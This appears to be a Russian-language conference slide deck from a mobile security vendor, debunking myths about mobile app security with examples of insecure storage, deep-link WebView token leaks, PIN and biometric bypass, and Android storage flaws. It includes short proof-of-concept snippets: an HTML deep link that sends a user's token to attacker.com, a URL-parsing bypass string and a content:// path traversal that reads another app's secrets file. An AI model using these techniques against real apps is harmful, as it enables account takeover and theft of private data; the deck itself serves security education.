



СТИНГРЕЙ

# Мифы и легенды о безопасности мобильных приложений



Юрий Шабалин

Генеральный директор «Стингрей Технолоджиз»

# Whoami

## Юрий Шабалин

- Специалист по анализу защищенности мобильных приложений
- Security Researcher
- Евангелист DevSecOps
- Генеральный директор «Стингрей Технолоджиз»





# Тенденции развития российского рынка мобильных приложений

- Фиксируется глобальный переход пользователей на мобильные платформы\*. В IV квартале 2022 года ежедневно в Google Play загружалось **более 1700** новых приложений.
- В 2022 году злоумышленники атаковали российские мобильные приложения как минимум **в 5 раз чаще**. В основном инциденты были связаны с кражей данных, нарушением доступности сервисов и созданием поддельных аккаунтов.
- В 2022 году россияне проводили в мобильных приложениях **4,5 часа в день\*\***. По сравнению со вторым кварталом 2020 года, показатель **вырос на 10%**.

\*По данным Marketsandmarkets.com


\*\*По данным Data.AI

Следуя заблуждениям, компании обрекают себя на риски. В результате мы фиксируем весьма плачевную рыночную статистику.

# 83%


Мобильных приложений содержат уязвимости **высокого** и **критического** уровня\*

\* Согласно [исследованию Стингрей Технолоджиз](#), опубликованному осенью 2022 года. С помощью платформы Стингрей было проанализировано 790 мобильных приложений из разных отраслей.




# Распространенные заблуждения

- ✘ Мобильное приложение - это только один пользователь и его безопасность
- ✘ Приложение - это всего лишь витрина данных для серверной части системы
- ✘ Приложения и так проверяются на стороне Google и Apple перед публикацией
- ✘ Операционная система имеет встроенные механизмы, которые защищают данные приложений
- ✘ Атаки на мобильные приложения могут повлечь за собой не самый большой ущерб, который покроется рисками
- ✘ У мобильных приложений узкий вектор атаки, для которого часто необходим физический доступ, а значит, клиент будет виноват сам



# Попробуем разобраться?





СТИНГРЕЙ

**Мобильное приложение это всего лишь  
витрина данных для серверной части  
системы**

# Витрина данных. Данные аутентификации.

```
<?xml version="1.0" encoding="utf-8"?>
  <map>
    <string name="secure_pin">1234</string>
    <string name="con                               ApiConfig.accessToken">eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQi
    <string name="con                               ApiConfig.language">en_US</string>
    <string name="userEmail">                               id@mail.ru</string>
    <string name="con                               ApiConfig.refreshToken">def502000f8cc305725a17d27c89dd90b67bb16bf6d0
    <string name="userId">10295025</string>
    <string name="affiliateCode">PnQm2pNDqd5</string>
  </map>
```

# Витрина данных. Ключи от Third Party.

Чувствительная информация

AIzaSy[redacted]wo

Значение

AIzaSy[redacted]4wo



Путь

/data/data/ru[redacted]b\_0

Результат проверки ключа для отправки Push-сообщений

```
[
  {
    "url": "https://maps.googleapis.com/maps/api/staticmap?center=45%2C10&zoom=7&size=400x400&key=AIzaSyA[redacted]wo",
    "name": "Staticmap",
    "price": "$2/1.000",
    "status": "OK",
    "is_valid_key": true
  },
  {
    "url": "https://maps.googleapis.com/maps/api/streetview?size=400x400&location=40.720032,-73.988354&fov=90",
    "name": "Streetview",
    "price": "$7/1.000",
    "status": "OK",
    "is_valid_key": true
  },
]
```

# Витрина данных. Ключи от Third Party.



# Витрина данных. Открытие произвольного URL в WebView.

AndroidManifest.xml

```
<activity android:name=".DeepLinkActivity">
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <data android:scheme="myapp" android:host="deeplink" />
  </intent-filter>
</activity>
```

# Витрина данных.

## Открытие произвольного URL в WebView.

DeeplinkActivity.java

```
public class DeeplinkActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        handleDeeplink(getIntent());
    }

    private void handleDeeplink(Intent intent) {
        Uri deeplink = intent.getData();
        if ("/webview".equals(deeplink.getPath())) {
            String url = deeplink.getQueryParameter("url");
            handleWebViewDeeplink(url);
        }
    }

    private void handleWebViewDeeplink(String url) {
        WebView webView = ...;
        setupWebView(webView);
        webView.loadUrl(url, getAuthHeaders());
    }

    private Map<String, String> getAuthHeaders() {
        Map<String, String> headers = new HashMap<>();
        headers.put("Authorization", getUserToken());
        return headers;
    }
}
```

# Витрина данных.

## Открытие произвольного URL в WebView.

PoC.html

```
<!DOCTYPE html>
<html>
<body style="text-align: center;">
  <h1><a href="myapp://deeplink/webview?url=https://attacker.com/">Attack</a></h1>
</body>
</html>
```

Когда пользователь нажимает на **«Attack»**, уязвимое приложение автоматически открывает **https://attacker.com** во встроенном WebView, добавляя токен пользователя в заголовок HTTP-запроса.

Таким образом, злоумышленник может украсть его и получить доступ к учетной записи жертвы.

# Витрина данных. Открытие URL в WebView. Ошибка валидации.

```
private boolean isValidUrl(String url) {  
    Uri uri = Uri.parse(url);  
    return "https".equals(uri.getScheme()) && uri.getHost().contains("legitimate.com");  
}
```

# Витрина данных. Открытие URL в WebView. Ошибки в Android.

На устройствах с уровнем API 1-24 (до Android 7.0) некорректно работают парсеры **android.net.Uri** и **java.net.URL**

```
String url = "https://attacker.com\\\\@legitimate.com";  
Log.d("evil", Uri.parse(url).getHost()); // `legitimate.com` printed  
webView.loadUrl(url, getAuthHeaders()); // `https://attacker.com//@legitimate.com` loaded
```

# Витрина данных. Открытие URL в WebView. Ошибки в Android.

Это может помочь обойти проверки вида

```
private boolean isValidUrl(String url) {  
    Uri uri = Uri.parse(url);  
    return "https".equals(uri.getScheme()) && "legitimate.com".equals(uri.getHost());  
}
```

# Проверка внутри магазинов приложений

# Магазины проверяют приложения.

## Google Play

- OpenSSL
- SSL/TLS certificate validation
- Checks Apache Cordova for versions prior to 4.1.1
- Checks MoPub for versions prior to 4.4.0
- Checks Vitamio for versions prior to 5.0
- ...

## Samsung Galaxy

Нет информации

## Huawei AppGallery

Нет информации

# Но и в самих магазинах бывают проблемы.

## Samsung Galaxy Store

- Improper access control could allow local attackers to install applications from the Galaxy App Store ([CVE-2023-21433](#))
- Improper input validation could allow local attackers to execute JavaScript by launching a web page ([CVE-2023-21434](#))

## Google Play Core

- Local-Code-Execution (LCE) in Google Play Core ([CVE-2020-8913](#))

# Локальная проверка Pin-Кода

Чувствительная информация

```
<string name="pincode">1337</string>
```

Значение

```
1337
```

Путь

```
/data/data/[redacted]/shared_prefs/[redacted]references.xml
```

```
{  
  "account": "auth_session_id",  
  "data": "a811772d-6d6b-4190-8667-2f8a3cbdafc6",  
  ...  
},  
{  
  "account": "pincode",  
  "data": "1234",  
  ...  
}
```

# Локальная проверка Pin-Кода

```
@Override // p017b0.p018a.p342j.p347c.p373e0.InterfaceC5962a
/* renamed from: f */
1. public String mo12125f() {
    return C5811c.m12348r(this.f9735d, "secure_pin", null, 2, null);
}
```


# Локальная проверка Pin-Кода

```
@Override // p859i0.p934v.p935b.InterfaceC14060l
public C13964o invoke(Integer num) {
    int intValue = num.intValue();
    C3911p m4064d = UnlockAppFragment.m4064d(this.f5165a);
    String value = m4064d.f5169e.getValue();
    if (value == null) {
        value = "";
    }
    if (value.length() < 4) {
        String m11837r = C6769a.m11837r(intValue, C6769a.m11874X(value));
        m4064d.f5168d.postValue(m11837r);
        2. if (m11837r.length() == 4) {
            if (C14088i.m1377a(m11837r, m4064d.f5183s.mo12125f())) {
                m4064d.m12960q(); 3.
            } else {
                4.
            }
        }
    }
}
```


# Бывает и проще..

```
Intrinsics.areEqual(this.pinCode, pinCodeInfo.pinCode)
```

# Обход биометрической аутентификации



# Обход биометрической аутентификации



# Обход биометрической аутентификации. Почему?


- Неправильное использование биометрии возвращает только True или False вместо использования ее для расшифровки данных
- При помощи инструментации приложения ответ от функции можно подменить
- Вторая ошибка, это отсутствие реакции на изменение биометрических данных. Добавляем новый отпечаток и входим в приложение без знания пароля



СТИНГРЕЙ

# Надежда на операционную систему

# И в операционных системах бывают проблемы #1



# И в операционных системах бывают проблемы #2

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    String path = "/storage/emulated/0/Android/data/com.android.chrome/poc";
    String data = "test 1337";

    try {
        writeFile1(path, data);
        Log.d( tag: "Wow", msg: "Test 1 passed");
    } catch (IOException e) {
        Log.d( tag: "Wow", msg: "Test 1 failed"); // fails
    }

    try {
        writeFile2(path, data);
        Log.d( tag: "Wow", msg: "Test 2 passed"); // passes
    } catch (IOException e) {
        Log.d( tag: "Wow", msg: "Test 2 failed");
    }
}

private void writeFile1(String path, String data) throws IOException {
    OutputStream o = new FileOutputStream(path);
    o.write(data.getBytes());
    o.close();
}

private void writeFile2(String path, String data) throws IOException {
    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri( volumeName: "external"), values);

    OutputStream o = getContentResolver().openOutputStream(uri);
    o.write(data.getBytes());
    o.close();
}
```

Запись/чтение произвольных файлов на "sd-карте" (ScopedStorage)

1. Установить Target API 29 или ниже
2. Использовать Android Media content provider для записи/чтения файлов

Работает и на более новых версиях API (Android 11), главное указать нужный Target.

# Получение приватных файлов

AndroidManifest.xml

```
<provider android:name=".MyContentProvider" android:authorities="com.victim.myprovider"  
android:exported="true" />
```

MyContentProvider.java

```
public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {  
    File root = new File(getContext().getFilesDir(), "my_files");  
    File file = new File(root, uri.getPath());  
    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);  
}
```

# Получение приватных файлов

Код для получения файла /data/user/0/com.victim/shared\_prefs/secrets.xml:

```
try {
    Uri uri = Uri.parse("content://com.victim.myprovider/../../shared_prefs/secrets.xml");
    Log.d("evil", IOUtils.toString(getContentResolver().openInputStream(uri)));
} catch (Throwable th) {
    throw new RuntimeException(th);
}
```

# Получение частных файлов

И другие 8 способов получения внутренних файлов приложения «легитимным» способом:

- Неявные интенты
- URI-атаки через схему file://
- URI-атаки через схему content://
- Sharing Activities
- Экспортированные провайдеры
- WebView (WebResourceResponse, XMLHttpRequest / file choosers)
- Получение доступа к произвольным контент-провайдерам
- Локальные Web-сервера

# Такой «безопасный» Flutter



- Для использования системных функций из Flutter существует механизм плагинов, которые подключаются к проекту и вызываются из кода Dart.
- Но не все плагины одинаково полезны, даже, если в них есть слово **secure**

# flutter\_secure\_storage

[https://github.com/mogol/flutter\\_secure\\_storage](https://github.com/mogol/flutter_secure_storage)

В Android все хорошо, а вот в iOS он просто сохраняет данные в KeyChain

```
[
  {
    "account": "deviceUid",
    "data": "D6k6SHdwFah1Ewy"
    ...
  },
  {
    "account": "phone",
    "data": "91"
    ...
  },
  {
    "account": "password",
    "data": "GI16"
    ...
  },
  {
    "account": "auth_session_id",
    "data": "a8fc6"
    ...
  },
  {
    "account": "pincode",
    "data": "1234"
    ...
  }
]
```

# local\_auth

[https://github.com/flutter/packages/tree/main/packages/local\\_auth/](https://github.com/flutter/packages/tree/main/packages/local_auth/)



Локальная аутентификация...  
Ну вы поняли...

# local\_auth



[https://github.com/flutter/packages/tree/main/packages/local\\_auth/](https://github.com/flutter/packages/tree/main/packages/local_auth/)

## local\_auth - TouchID Bypass (iOS) #71150

🔒 Closed

